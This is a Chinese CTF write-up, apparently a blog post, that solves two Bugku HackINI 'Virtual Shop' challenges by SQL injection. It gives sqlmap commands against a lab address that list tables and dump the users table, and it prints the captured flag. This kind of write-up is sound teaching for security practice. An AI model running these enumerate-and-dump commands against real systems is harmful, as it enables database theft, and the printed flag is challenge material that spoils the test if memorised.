Bugku 2023 HackINI Virtual Shop 和 2023 HackINI Virtual Shop 2

目录

前置知识

解题过程

[Virtual Shop](#Virtual Shop)

[Virtual Shop 2](#Virtual Shop 2)

总结


前置知识

网络安全-SQL注入-CSDN博客

解题过程

Virtual Shop

打开靶场


可以看到URL有参数传输,再根据题目描述了数据库相关内容,可以确定为SQL注入
练习一下SQLMAP工具

复制代码
python sqlmap.py -u http://49.232.142.230:12470/filter?category=Sport

可以看到存在多种注入方式,并且数据库类型为SQLite,该数据库是轻量级数据库,没有数据库名。直接查询有哪些表

复制代码
python sqlmap.py -u http://49.232.142.230:12470/filter?category=Sport --tables

结合题目描述,flag应该是再users中admin的密码那里,直接dump表users的全部数据即可

复制代码
python sqlmap.py -u http://49.232.142.230:12470/filter?category=Sport -T users --dump

成功获取flag

复制代码
shellmates{Gg_b0Y_you_kNOW_w3ll_H0w_T0_uSe_uNiOn_4tTacK}

Virtual Shop 2

步骤与Virtual Shop相同,sqlmap注入前清除下缓存,要不然扫的是Virtual Shop的结果

复制代码
python sqlmap.py --purge

总结

一道基础的sql注入的题,可以手工注入练习,也可以直接sqlmap梭哈

相关推荐
不庸.1 天前
theHarvester 入门教程:从装好到看懂输出
安全·web安全·网络安全·开源·安全性测试
Risehuxyc2 天前
Microsoft.Data.Sqlite体验
数据库·sqlite
大维2 天前
DBX 实测:从 SQLite 查询到 MiniMax-M3 自然语言生成 SQL
数据库·sql·sqlite
deepseek232 天前
Agent任务中途断线,怎么避免重复执行?SQLite检查点实测
python·sqlite·任务调度·幂等性·ai agent
FungLeo2 天前
成为全栈·基础补充·Web 安全基础:XSS、CSRF 与 SQL 注入
web安全·网络安全·xss·csrf·sql注入·成为全栈
高调的涵涵3 天前
五个进程同时写 SQLite,谁在丢数据
sqlite
FungLeo3 天前
成为全栈·基础补充·数据库索引:为什么加了索引还是慢
mysql·postgresql·sqlite·sql优化·数据库索引·成为全栈
0xBADCODE3 天前
2026 强网杯 Web 题 cwp · 全链路复盘
前端·安全·web安全·网络安全·系统安全·ctf
迪康Defender5 天前
终端供应链安全:应用白名单与软件正版化检测落地|终端安全治理实践
运维·服务器·网络·安全·web安全·自动化·运维开发
科技小登5 天前
出海高防CDN怎么选?CDN加速、边缘清洗与跨境回源POC指南
tcp/ip·web安全·ddos